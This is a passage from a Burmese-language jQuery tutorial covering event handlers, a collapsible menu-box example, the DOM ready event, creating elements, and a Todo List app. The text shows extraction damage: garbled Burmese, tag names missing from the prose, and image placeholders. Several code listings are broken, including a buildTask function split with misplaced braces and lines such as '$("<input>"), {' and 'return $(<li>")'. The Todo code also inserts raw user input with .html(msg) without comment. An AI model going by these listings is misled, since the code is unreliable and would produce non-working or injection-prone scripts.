`$(selector).keydown()` – Element မှာ Focus ဖြစ်နေစဉ် Keyboard ကဲ Key တစ်ခုခုကို နှိပ်လိုက်တဲ့အချိန် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။ Key ကို နှိပ်ချုလိုက်တဲ့အချိန် အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။

`$(selector).keyup()` – `keydown()` နဲ့ သဘောခြင်း အတူတူပါပဲ။ သူကတော့ Key ကို နှိပ်လိုက်ပြီး ပြန်လှတဲ့လိုက်ချိန်မှ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).keypress()` – အကြမ်းယျိုးအားဖြင့် `keyup()` နဲ့ အတူတူပါပဲ။ သူကတော့ Key နှိပ်တဲ့ Process ပြီးမြောက်သွားလို ရှိက်လိုက်တဲ့စာလုံးပေါ်လာပြီ ဆိုတဲ့အချိန်မှာ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။ သဘာဝ ကို ပြင်သာအောင်သာပြောတာပါ။ လက်တွေ့ မှာ Esc ထို့ Shift ထို့ Ctrl ထို့လို တစ်ချို့ Key တွေကို နှိပ်ရင် စာလုံးမပေါ်ပါဘူး။

`$(selector).scroll()` – Element မှာ Focus ဖြစ်နေစဉ် Scroll Wheel လိုမြုံးဖြစ်ဖြစ် Scroll Bar ကနေ ဖြစ်ဖြစ် Scroll ဆွဲသွားတဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).change()` – Element ရဲ့ တန်ဖိုးပြောင်းလဲသွားတဲ့အချိန်မှာ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။ Form Input Element တွေအတွက်သုံးပါတယ်။

`$(selector).submit()` – Form တစ်ခုမှာပါဝင်တဲ့ Submit Button ကို နှိပ်လိုက်တဲ့အချိန် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။ <form> Element အတွက် သုံးရပါတယ်။


`$(selector).load()` - Element ကို အပြည့်အဝ Load လုပ်ပြီးချိန် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။ အများအားဖြင့် <body> နှင့် Element အတွက်သုံးပါတယ်။

`$(selector).unload()` - `load()` နဲ့ပြောင်းပြန်ဖြစ်ပါတယ်။ အများအားဖြင့် လက်ရှိဖွင့်ထားတဲ့ Browser Window သို့မဟုတ် Browser Tab ကို ပိတ်လိုက်တဲ့အချိန် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).ready()` - `ready()` Function ကိုတော့ document Object နဲ့ တွဲသုံးလေ့ရှိပါတယ်။ Document မှာ ပါဝင်သမျှ Element အားလုံးကို Load လုပ်ပြီးလို့ အားလုံးအသင့်ဖြစ်နေပြီဆိုမှ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

6.7 – Menu Boxes Example

နည်းနည်းပိုပြီး စိတ်ဝင်စားဖို့ကောင်းတဲ့ နမူနာတစ်ခုလောက် ဖော်ပြချင်ပါတယ်။ အဖွင့်အပိတ် လုပ်လိုရတဲ့ Menu Boxes လေး ဖန်တီးကြည့်ပါမယ်။



ပုံ (၆-၁၁) jQuery Slide Menu

ပုံ (၆-၁၁) မှာပြထားသလို သက်ဆိုင်ရာခေါင်းစဉ်ကိုနှိပ်ပေးခြင်းအားဖြင့် Box လေးတွေကို အဖွင့်အပိတ်လုပ်နိုင်အောင် ဖန်တီးမှုပါ။ အခုချိန်မှာ Document Type Declaration တွေ၊ <html> <head> <body> တွေ အကုန်ရေးပြန်စရာ မလိုတော့ဘူးလို့ယူဆပါတယ်။ လိုအပ်တဲ့အပိုင်းကိုပဲ ဖော်ပြပေးပါတော့မယ်။ ပထမဦးဆုံး HTML Document တစ်ခု ကို ကိုယ်တိုင်တည်ဆောက်ပြီး ပေးထားတဲ့ Structure ကို <body> Element အတွင်းမှာကူးယူ ထည့်သွင်းလိုက်ပါ။

```
<div class="box">
  <h3>Products</h3>
  <ul>
    <li><a href="#">Icon Pack</a></li>
    <li><a href="#">Texture Set</a></li>
    <li><a href="#">Design Template</a></li>
  </ul>
</div>

<div class="box">
  <h3>Services</h3>
  <ul>
    <li><a href="#">Web Design</a></li>
    <li><a href="#">Logo Design</a></li>
    <li><a href="#">Web Development</a></li>
  </ul>
</div>

<div class="box">
  <h3>Connect</h3>
  <ul>
    <li><a href="#">Facebook</a></li>
    <li><a href="#">Twitter</a></li>
    <li><a href="#">Google+</a></li>
  </ul>
</div>
```

ဆက်လက်ပြီး <style> အဖွင့်အပိတ်နဲ့ CSS Style တစ်ချို့ထည့်သွင်းပေးပါ။

```
.box {
  width: 220px;
  border: 1px solid #a22;
  padding: 1px;
  margin-bottom: 8px;
}

.box h3 {
  color: #fff;
  background: #c22;
  padding: 8px;
  margin: 0;
  cursor: pointer;
}

.box h3.up {
  color: #d99;
}

.box a {
  color: #900;
}
```

HTML နဲ့ CSS တွေကို တစ်ခုခြင်း ရှင်းပြုမနေတော့ပါဘူး။ ထူးစားဆန်းပြားတာတစ်ခုမှ မပါပါဘူး။ ကျွန်တော်တို့ လေ့လာခဲ့ပြီး ဖြစ်တဲ့ HTML/CSS တွေကိုပဲအသုံးပြုထားတာပါ။ `box h3.up { ... }` ဆိပ်း ကြိုတင်ရေးသားထားတဲ့ တစ်ခုကျက်ကိုတော့သတိပြုပါ။ `up Class` က လောလောဆယ်ဘယ် Element အတွက်မှုသတ်မှတ်မထားပါဘူး။ လိုအပ်လာမှုမဲ့ ကြိုတင်ရေးသား ပေးထားတာပါ။

ဆက်လက်ပြီး `<script src="">` ထံးပြီး `jquery.js` File ကို ချိတ်ဆက်ပေးပါ။ ပြီးရင်နောက် `<script>` အဖွင့်အပိတ်နဲ့ အောက်ပါ JavaScript ကို ထည့်သွင်းရေးသားပေးပါ။

```
$("h3").click(function() {
    var parent = $(this).parent();
    $("ul", parent).slideToggle("fast");
    $(this).toggleClass("up");
});
```

သုံးလေးကြောင်းလောက်ရေးလိုက်ယုံနဲ့ ကျွန်တော်တို့လိုချင်တဲ့ရလဒ် ရရှိပြီဖြစ်ပါတယ်။ နမူနာမှာ `<h3>` Element တွေအားလုံးအတွက် `click()` Function သတ်မှတ်ပေးထားပါတယ်။ `$(this)` ရဲ့အဓိပ္ပာယ်က လက်ရှိ Click လုပ်လိုက်တဲ့ Element ကို Select လုပ်လိုက်တာပါ။

`var parent = $(this).parent()` ဆိတ္တဲ့လိုင်းက Click လုပ်လိုက်တဲ့ `<h3>` ရဲ့ Parent Element ကို Select လုပ်ပြီး parent Variable ထဲမှာထည့်ထားလိုက်တာပါ။

နောက်တစ်လိုင်းမှာ `$("ul", parent)` လိုရေးသားပြီး parent ထဲက `` ကို Select လုပ်ထားပါတယ်။ parent ကို Filter အနေနဲ့ ထည့်ပေးထားတဲ့အတွက် jQuery က Document တစ်ခုလုံးမှာ ရှိသမျှ `` တွေကို Select မလုပ်တော့ပဲ Click လုပ်လိုက်တဲ့ `<h3>` ရဲ့ Parent Element ဖြစ်တဲ့ `<div>` ထဲက `` ကိုပဲ ရွှေးချယ် Select လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ `slideToggle()` က `` အားလုံးမှာ သွားအလုပ်မလုပ်ပဲ Click လုပ်လိုက်တဲ့ `<h3>` နဲ့ သက်ဆိုင်တဲ့ `` ကိုသာ သက်ရောက်စေတော့မှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ `<script>` Element တွေကို `<body>` အတွင်းထဲမှာရေးပါ။ ဒါပေမယ့် တစ်ခြား Element တွေ အားလုံးရဲ့ အောက် ကထားပါ။ အပေါ်မှာမထားပါနဲ့ `<script>` Element နှစ်ခုမှာ `jquery.js` File ကို ချိတ်ဆက်ထားတဲ့ Element က အပေါ်ကရှိရမှာ ဖြစ်ပါတယ်။ ရွှေ့နှေ့တွေမှာ နေရာထားပုံကိုသတိပြုမိခဲ့မှာပါ။ ဒါပေမယ့် မှားတက်လိုပိုပိုပါတယ်။ ရေးသားတဲ့ Code အမှား ကြောင့်မဟုတဲ့ နေရာအထားအသိပုံကြောင့်လည်း ပြဿနာဖြစ်တက်ပါတယ်။

မှတ်ချက် ။ ။ jQuery DOM Selector မှာ Filter ထည့်သွင်းလိုပုံကို ပုံ (၆-၁) မှာ ဖော်ပြထားပါတယ်။ ပြန်လည် လေ့လာကြည့်ပါ။

လိုချင်တဲ့ရလဒ်ကရနေပါပြီ။ နောက်ဆုံးတစ်လိုင်းက အပိုထပ်ထည့်ပေးထားတာပါ။ `toggleClass()` ကို သုံးပြီး တစ်ကြိုမိုပိုပိုတဲ့အခါ Click လုပ်လိုက်တဲ့ `<h3>` မှာ ပါ `Class` ထည့်ပေးသွားပြီး နောက်တစ်ကြိုမိုပြန်ဖိုပ်တဲ့အခါ ပါ `Class` ကို ပြန်ဖြတ်ပေးသွားမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ပိုတ်ထားတဲ့ Box ရဲ့ Title နဲ့ ဖွင့်ထားတဲ့ Box Title တို့ရဲ့ ဖော်ပုံကို ကွဲပြားသွားစေပါတယ်။

ဒီနမူနာက ရိုးစင်းပေးမယ့်အသုံးဝင်နိုင်ပါတယ်။ ဆက်လက်ပြီး Application လေးတစ်ခုကို jQuery နဲ့ တည်ဆောက်ကြည်ချင်ပါတယ်။ ဒါပေမယ့် DOM Ready Event နဲ့ jQuery DOM Object တည်ဆောက်ပုံစံကို ဖြည့်စွက်လေ့လာဖို့လိုပါတယ်။

6.8 – DOM Ready Event

စော့စောက်ဖော်ပြုခဲ့တဲ့ နူးနာမှာ JavaScript တွေကို အောက်မှာရေးပါလိုပြောခဲ့ပါတယ်။ အောက်မှာရေးတာ အလေ့အကျင့်ကောင်းတစ်ခုမျိုး အောက်မှာရေးဖို့ပြောခဲ့တာပါ။ ဒါပေမယ့် အပေါ်မှာရေးရင်လည်း အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ အပေါ်မှာ ရေးမယ်ဆုံးရင် `$("h3").click(function() { ... })` ဆိုတဲ့ Statement ကိုအလုပ်လုပ်ဖို့ ကြိုးစားတဲ့အခါ <h3> Element တွေအတွက် onClick Event Function တဲ့ပေးနိုင်မှာမဟုတ်ပါဘူး။ Browser က Document မှာ ပါဝင်တဲ့ Element တွေကို အပေါ်ကနေအောက် အစဉ်အလိုက် အလုပ်လုပ်နေတာဖြစ်လို့ အော်အချိန်မှာ <h3> Element တွေ အလုပ်လုပ်မရောက်သေးပါဘူး။ JavaScript ကတွေဖက်ပေးဖို့လိုက်ရှာပေမယ့် <h3> ကို မတွေတဲ့ အတွက် တဲ့ပေးနိုင်မှာမဟုတ်ပါဘူး။

လက်တွေမှာ Code တွေကိုနေရာရွေးပြီး အမြဲရေးနေရာရင်အဆင်မပြောပါဘူး။ Code Base ကြီးလာပြီး Structure ရှုပ်ထွေးလာတာနဲ့အမျှ ပုံစံအမျိုးမျိုးနဲ့ရေးသားဖို့ လိုအပ်လာနိုင်ပါတယ်။ ဒါကြောင့် ဘယ်နားမှာရေးရေး အဆင်ပြေပြေ အလုပ်လုပ်စေဖို့အတွက် jQuery Code တွေအားလုံးကို ready() Function အတွင်းမှာရေးသားသင့်ပါတယ်။ စော့စောက်ဖော်ပြုခဲ့တဲ့ Menu Boxes အတွက် Script တွေကို အခုလိုပြုပြင် ရေးသားသင့်ပါတယ်။

```
$(document).ready( function() {
    $("h3").click(function() {
        var parent = $(this).parent();
        $("ul", parent).slideToggle("fast");
        $(this).toggleClass("up");
    });
});
```

`$(document).ready()` ထဲမှာ ရေးသားထားတဲ့ Code တွေကို jQuery က Document တစ်ခုလုံးမှာပါဝင်တဲ့ Element များအားလုံးအသင့်ဖြစ်ပြုဆိုမှ စတင်အလုပ်လုပ်မှာပါ။ ဒါကြောင့် jQuery Code တွေကို `$(document).ready()` အတွင်းမှာထည့်သွင်းရေးသားသင့်ပါတယ်။ ဒီတော့မှ Element အသင့်မဖြစ်သေး လိုရေးထားတဲ့ Code က အလုပ်မလုပ်နိုင်ဘူးဆိုတဲ့ ပြဿနာမရှိတော့မှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ ready() Function အတွက် Select လုပ်ခိုင်းလိုက်တာက CSS Selector မဟုတ်ပါဘူး။ document လို့ ခေါ်တဲ့ JavaScript Build-in Object ကို ပေးလိုက်တာဖြစ်ပါတယ်။ document ဟာ JavaScript Object ဖြစ်တဲ့အတွက် CSS Selector လို့ Quote အဖွင့်အပိတ်ထဲမှာ ရေးစရာမလိုတာကိုသတိပြုပါ။

`$(document).ready()` ကို အခုလိုလည်း အတိုကောက်လည်းရေးကြပါသေးတယ်။

```
$(function() {
    $("h3").click(function() {
        var parent = $(this).parent();
        $("ul", parent).slideToggle("fast");
        $(this).toggleClass("up");
    });
});
```

document Object မပါတွေပါဘူး။ ready() Function လည်းမပါတွေပါဘူး။ jQuery Object အတွင်းကို Nameless Function တစ်ခုတိုက်ရှိကြပေးလိုက်ခြင်းဖြစ်ပါတယ်။ ရှုရှုမယ့်ရလဒ်ကတော့ \$(document).ready() အတွင်းမှာရေးခြင်းနဲ့အတူတူပဲဖြစ်ပါတယ်။ ရေးရန်ညွှန်းသက်သာလို့ ဒီရေးနည်းကိုလည်းအသုံးများပါတယ်။ ကျွန်ုတ်တို့ ဆက်လက် ဖော်ပြုမယ့် နှမူနာတွေမှာတော့ ဆိုလိုရင်းအဓိပါယ် ပိုမိုပေါ်လွှင်တဲ့ \$(document).ready() ကိုသာ အသုံးပြုဖော်ပြုပေးသွားမှာပါ။

6.9 – Creating jQuery DOM Objects

jQuery နဲ့ Element တွေ Select လုပ်လိုရယုံသာမက Element အသစ်တွေတည်ဆောက်ယူလိုလည်းရပါတယ်။ ဥပမာ - <input> Element တစ်ခုကို jQuery နဲ့ တည်ဆောက်ပြီး <form> Element တစ်ခုထဲကို အခုလိုထည့်သွင်းလိုက်နိုင်ပါတယ်။

```
var textInput = $("<input>", {
    "type": "text",
    "value": "John Doe",
    "name": "user-name",
    "id": "full-name"
});

$("form").append( textInput );
```

jQuery Object ဖြစ်တဲ့ နဲ့ Sign ကို Parameter နှစ်ခုပေးထားပါတယ်။ ပထမတစ်ခုက တည်ဆောက်လိုတဲ့ Element အမျိုးအစားဖြစ်ပြီး နောက်တစ်ခုကတော့ အဲဒီ Element မှာ ရှိရမယ့် Attribute တွေပါ။ Attribute စာ ရင်းကို JSON အနေနဲ့ ပေးရပါတယ်။ အခုလိုရလဒ်ကိုရရှိမှာဖြစ်မှာပါ။


```
<input type="text" value="John Doe" name="user-name" id="full-name">
```

သိသင့်တဲ့အခြေခံတွေစုပ္ပါယ် Application လေးတစ်ခုလောက် နှမူနာလုပ်ကြည့်ချင်ပါတယ်။

6.10 – jQuery Todo List Application

Programming Language တစ်ခုအကြောင်းလေ့လာတိုင်းမှာ ပထမဦးဆုံး Program အနေနဲ့ ရေးသားကြလေ့ရှိတာက တော့ "Hello, World!" Program ဖြစ်ပါတယ်။ အခု ကျွန်ုတ်တို့လေ့လာမယ့် Todo List Application ဆိုတာလည်း "Hello, World!" လိုပါပဲ။ Language ခဲ့ လုပ်ဆောင်ချက်တွေကို နည်းနည်းပိုပြီးလေ့လာဖို့အတွက် နှမူနာရေးသားလေးရှိတဲ့ ရိုးစင်းတဲ့ Application တစ်မျိုးဖြစ်ပါတယ်။ လုပ်စရာရှိတဲ့ Task တွေကိုမှတ်သားထားပြီး၊ ဆောင်ရွက်ပြီးစီးသွားတဲ့

Task ထွေကို ပြီးစီးကြောင်းမှတ်တမ်းတင်နိုင်တဲ့ Application တစ်မျိုးဖြစ်ပါတယ်။ ရလဒ်ကို ပုံ (၆-c) မှာ ကြည့်ပါ။



ပုံ (၆-c) jQuery Todo List Application

ပထမဦးဆုံး ရေးသားရမယ့် HTML Structure ကို ဖော်ပြပေးလိုက်ပါတယ်။

```
<div id="wrap">
    <h1>Task List <span>0</span></h1>
    <ul id="tasks"></ul>
    <ul id="done"></ul>

    <div id="new-task">
        <input type="text"><button>+</button>
    </div>
</div>
```

HTML Structure အပြည့်အစုံ ကိုတော့ ကိုယ်တိုင်ပဲရေးသားပါ။ ပေးထားတဲ့ နူးနာကို <body> အတွင်းမှာ ရေးပေးပါ။ <style> အဖွင့်အပိတ်အတွင်းမှာ ရေးသားရမယ့် CSS ကို ဆက်လက်ဖော်ပြပေးလိုက်ပါတယ်။

```
#wrap {
    width: 360px;
    margin: 20px auto;
    padding: 20px;
    border: 6px solid #DDD;
    overflow: hidden;
}
```

```
h1 {  
    margin: 0 0 20px 0;  
    padding: 0 0 5px 0;  
    font-size: 18px;  
    border-bottom: 1px solid #DDD;  
}  
  
h1 span {  
    float: right;  
    display: block;  
    background: #9cf;  
    font-size: 12px;  
    padding: 2px 6px;  
    color: #FFF;  
}  
ul {  
    list-style: none;  
    margin: 0; padding: 0;  
}  
ul li {  
    overflow: hidden;  
    padding: 4px 0;  
}  
  
li input, li span {  
    float: left;  
    margin-right: 6px;  
}  
li a {  
    float: right;  
    text-decoration: none;  
    font-weight: bold;  
    color: #900;  
    padding: 0 8px;  
    display: none  
}  
  
li:hover a {  
    display: inline;  
}  
  
#new-task {  
    margin-top: 20px;  
    padding-top: 10px;  
    border-top: 1px solid #efefef;  
    overflow: hidden;  
}  
  
#new-task input {  
    border: 1px solid #DDD;  
    border-right: 0 none;  
    padding: 2px;  
    width: 240px;  
    height: 20px;  
    float: left;  
}
```

```
#new-task button {
    width: 30px;
    border: 1px solid #DDD;
    background: #eee;
    font-weight: bold;
    color: #666;
    padding: 2px 2px 3px 2px;
    float: left;
}

#done {
    line-height: 18px;
    margin-bottom: 10px;
}

#done span {
    text-decoration: line-through;
    font-size: 12px;
    color: #999;
}
```

HTML/CSS ရေးသားထားပုံကို အထူးရှင်းပြုမနေတော့ပါဘူး။ စာဖတ်သူကိုယ်တိုင်းလေ့လာကြည့်ပါတော့။ ဆက်လက်ပြီး <script src=""> သုံးပြီး jquery.js File ကို ချိတ်ဆက်ပေးပါ။ ပြီးရင် နောက် <script> အဖွင့်အပိတ်နဲ့ JavaScript ကို ထည့်သွင်းရေးသားပေးပါ။

```
$(document).ready(function() {
    $("#new-task button").click(function() {
        var task = $("#new-task input").val();

        if(!task) return false;

        buildTask(task).appendTo("#tasks");
        $("h1 span").html( $("#tasks li").length );

        $("#new-task input").val("").focus();
    });

    $("#new-task input").keydown(function(e) {
        if(e.which == 13)
            $("#new-task button").click();
    });
});

function buildTask(msg) {
    var checkbox = $("<input>", {
        type: "checkbox"
    }).click(function() {
        if($(this).is(":checked"))
            $(this).parent().prependTo("#done");
        else
            $(this).parent().appendTo("#tasks");
    })
}
```

```

        $("h1 span").html( $("#tasks li").length );
    });

var task = $("<span>").html(msg);

var del = $("<a>", {
    href: "#"
}).html("&times;").click(function() {
    $(this).parent().remove();
    $("h1 span").html( $("#tasks li").length );
});

return $("<li>").append(checkbox).append(task).append(del);
}

```

Code တွေ ရှင်းပြတာကိုမြင်ညွှန်ခြင် ရေးထားတဲ့ Document ကို Browser နဲဖွင့်ပြီး အလုပ်လုပ်ပုံကို အရင်စမ်းကြည့်လိုက်ပါဉာဏ်။ Task အသစ်တွေ ထည့်ကြည့်ပါ။ ပြန်ဖျက်ကြည့်ပါ။ တစ်ချို့ Task တွေကို ပြီးစီးပွဲကြောင်း မှတ်သားတဲ့အနေနဲ့ Check လုပ်ပေးကြည့်ပါ။ Application ရဲ့ အလုပ်လုပ်သွားပုံကိုသူရှိပြီဆိုမှ ရေးသားထားတဲ့ Code တွေကို ဆက်လက်လေ့လာသင့်ပါတယ်။

Document Ready ထဲမှာ <button> အတွက် Click Event တစ်ခု သတ်မှတ်ပေးထားပါတယ်။ ဆောင်ရွက်မယ့် အလုပ်ကတော့ Text Input ထဲက တန်ဖိုးကို task Variable ထဲကိုထည့်သွင်းပြီး နောက်တစ်ဆင့်မှာ task Variable ရဲ့ တန်ဖိုးဟာ Blank ဖြစ်မနေတာသေချာအောင်စစ်ထားပါတယ်။

```

var task = $("#new-task input").val();

if(!task) return false;

```

အကယ်ရှုံးများအလွတ်ဖြစ်နေရင် ကျန်တဲ့အလုပ်တွေ ဆက်မလုပ်တော့ပဲ Click Event ကနေ ထွက်သွားမှုဖြစ်ပါတယ်။

ဆက်လက်ပြီး buildTask() Function ကို လုမ်းခေါ်လိုက်ရာမှာ task Variable ကို Parameter အနေနဲ့ ထည့်သွင်းပေးလိုက်ပါတယ်။ buildTask() Function က ပေးလာတဲ့ တန်ဖိုးနဲ့အတူ အခြားလိုအပ်တဲ့ Element တွေကို အဖွင့် အပိတ်ထဲမှာ၊ ပေါင်းထည့်ပေးမှုဖြစ်ပါတယ်။ buildTask() Function က ပြန်ပေးလာတဲ့ Element ကို appendTo() Function သုံးပြီး #tasks ထဲကိုထည့်ပေးလိုက်ပါတယ်။ ဒါကြောင့် Input Text Box မှာ Task တစ်ခု ရိုက်ထည့်လိုက်တိုင်း #tasks ထဲမှာ Element တစ်ခု တိုးလာမှုဖြစ်ပါတယ်။

နောက်တစ်ဆင့်မှာ #tasks ထဲမှာ ရှိနေတဲ့ တွေအားလုံးကို jQuery နဲ့ Select လုပ်ပြီး ရလာတဲ့ရလဒ်ရဲ့ စုစုပေါင်းအရေအတွက်ကို JavaScript Property ဖြစ်တဲ့ .length နဲ့ ကောက်ယူလိုက်ပါတယ်။ ကောက်ယူရရှိလာတဲ့တန်ဖိုးကို <h1> ထဲက Element ရဲ့ Content အဖြစ်ဖော်ပြခိုင်းလိုက်ပါတယ်။ ဒီနည်းနဲ့ ဆောင်ရွက်ရမယ့် Task ဘယ် နှစ်ခု ရှိလဲဆိုတဲ့အချက်ကို ခေါင်းစဉ်ရဲ့ဘေးမှာ ပြင်တွေ့နရစေမှုပဲဖြစ်ပါတယ်။

ဒါတွေအားလုံးပြီးတော့မှ Text Input ထဲကလက်ရှိရှိက်ထည့်ထားတဲ့ တန်ဖိုးကို val("") နဲ့ ရှင်းပြစ်လိုက်ပါတယ်။ focus() Function ကတော့ အဲဒီ Text Input မှာ Cursor အသင့်ရောက်နေစေစိုး အသုံးပြုထားတာပါ။ ဒါမှ အသုံးပြု

သူက နောက် Task တစ်ခုကိုဆက်လက်ထည့်သွင်းလိုရင် အဆင်သင့်ထပ်ထည့်လိုရသွားစေမှာဖြစ်ပါတယ်။

Text Input မှာလည်း Keydown Event တစ်ခု သတ်မှတ်ပေးထားပါတယ်။ Button ကို သွားပြီး Click လုပ်နေစရာ မလိုပဲ Text Input ထဲမှာ Enter နှိပ်လိုက်ယုံနဲ့ Button ကိုနှိပ်လိုက်သကဲ့သို့ အလုပ်လုပ်သွားစေလိုတဲ့အတွက် ဖြစ်ပါတယ်။ Keydown အတွက် သတ်မှတ်ထားတဲ့ Function မှာ e လို့ အမည်ပေးထားတဲ့ Event Object ပါဝင်ပါတယ်။ Event နဲ့ ပက်သက်တဲ့ အချက်အလက်တွေ အဲဒီ Object ထဲမှာရှိနေမှာပါ။ e.which == 13 ဆိုတဲ့ အဓိပ္ပာယ်က၊ အသုံးပြုသူ ရိုက်ထည့်လိုက်တဲ့ Key က Keycode 13 လား လိုစစ်လိုက်တာပါ။ Keycode က 13 ဆိုရင် Enter Key ဖြစ်ပါတယ်။ Backspace ဆိုရင် Keycode 8 ဖြစ်ပြီး Esc ဆိုရင် Keycode 27 ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ အသုံးပြုသူက Task အသစ်တွေကို Button ကိုနှိပ်ခြင်း အားဖြင့်ထည့်နိုင်သလို၊ Text Box ထဲမှာ Enter နှိပ်လိုက်ခြင်းအားဖြင့်လည်း ထည့်နိုင်သွားစေမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ မှတ်သားသင့်တဲ့ Key Code တစ်ချို့ကို ဖော်ပြပေးလိုက်ပါတယ်။

Backspace = 8, Tab = 9, Enter = 13, Shift = 16, Ctrl = 17, Alt = 18, Caps Lock = 20, Esc = 27 , Space = 32, F1 = 112 ... F12 = 123

Keycode တန်ဖိုးတွေက Keypress, Keyup နဲ့ Keydown Event တစ်ခုခြင်းစိမှာ အနည်းငယ်ကဲ့ပြားမှု ရှိပါတယ်။ အပြည့်အစုံကို <http://unixpapa.com/js/key.html> မှာ လေ့လာကြည့်ရှုနိုင်ပါတယ်။

buildTask() Function ထဲမှာ ရေးသားထားတဲ့ Code တွေကိုဆက်လက်လေ့လာကြပါမယ်။ ပထမဆုံး Block ကနေစကြည့်ပါမယ်။

```
var checkbox = $("<input>"), {
    type: "checkbox"
}.click(function() {
    if($(this).is(":checked")) {
        $(this).parent().prependTo("#done");
    } else {
        $(this).parent().appendTo("#tasks");
    }
    $("h1 span").html( $("#tasks li").length );
});
```

Check Box တစ်ခုကို jQuery နဲ့တည်ဆောက်ပြီး checkbox Variable ထဲကိုထည့်သွင်းထားပါတယ်။ တည် ဆောက်လိုက်တဲ့ Checkbox ဟာ Element သက်သက်မဟုတ်ပဲ Click Event တစ်ခါတည်းတွဲဖက်ပါဝင်ပါတယ်။ Click Event မှာ Checkbox ကို Click လုပ်လိုက်ရင် Check လုပ်လိုက်တာလား Uncheck လုပ်လိုက်တာလား ဆိုတာကို is() Function ကိုသုံးပြုစစ်ဆေးထားပါတယ်။ Check လုပ်လိုက်တာ ဆိုရင် Check Box ရဲ့ Parent Element ကို #done ထဲကို ရွှေ့ပြောင်းပေးလိုက်ပါတယ်။ Uncheck လုပ်လိုက်တာ ဆိုရင်တော့ #tasks ထဲကို ပြန်ရွှေ့ပေးလိုက်တာပါ။

```
var task = $("<span>").html(msg);
```

ဆက်လက်ပြီး Element တစ်ခုတည်ဆောက်ပါတယ်။ Function ကိုခေါ်စဉ်ပေးတဲ့ msg Variable ကို Element Content အနေနဲ့ထည့်ပေးထားပါတယ်။ Task တွေကို ပြန်ဖျက်လိုရင်ဖျက်နိုင်အောင် Delete Link လေး

တစ်ခု ဆက်လက်တည်ဆောက်ပါတယ်။

```
var del = $("<a>", {
    href: "#"
}).html("&times;").click(function() {
    $(this).parent().remove();
    $("h1 span").html( $("#tasks li").length );
});
```

jQuery နဲ့ <a> Element တစ်ခုတည်ဆောက်ပါတယ်။ Element Content အနေနဲ့ × Symbol ကို ပေးထားပါတယ်။ × Symbol ဟာအမြှာက်သက်တဲ့ (×) ဖြစ်ပါတယ်။ Cross လေးဆိုတော့ Delete Sign နဲ့တူသွားမှာပါ။ Click Event တစ်ခုလည်းတွဲဖော်ပေးထားပြီး Click နှုပ်လိုက်တဲ့အခါ သူရဲ့ Parent Element ကိုပေါ်ပါ၍ လိုက်နိုင်၏ သတ်မှတ်ထားပါတယ်။

```
return $(<li>").append(checkbox).append(task).append(del);
```

နောက်ဆုံးမှာတော့ တည်ဆောက်ထားခဲ့တဲ့ Element တွေကို Element တစ်ခုရဲ့ Content အဖြစ် အတွဲလိုက် ထည့်သွင်းပေးလိုက်မှုပဲဖြစ်ပါတယ်။ ဒါကြောင့် ဒါ Function ကိုခေါ်ယူတိုင်း လိုအပ်တဲ့ Element နဲ့ Event တွေ တွဲဖော်ပါဝင်ပြီးဖြစ်တဲ့ Element တစ်ခုကို ပြန်ရမှုပဲဖြစ်ပါတယ်။

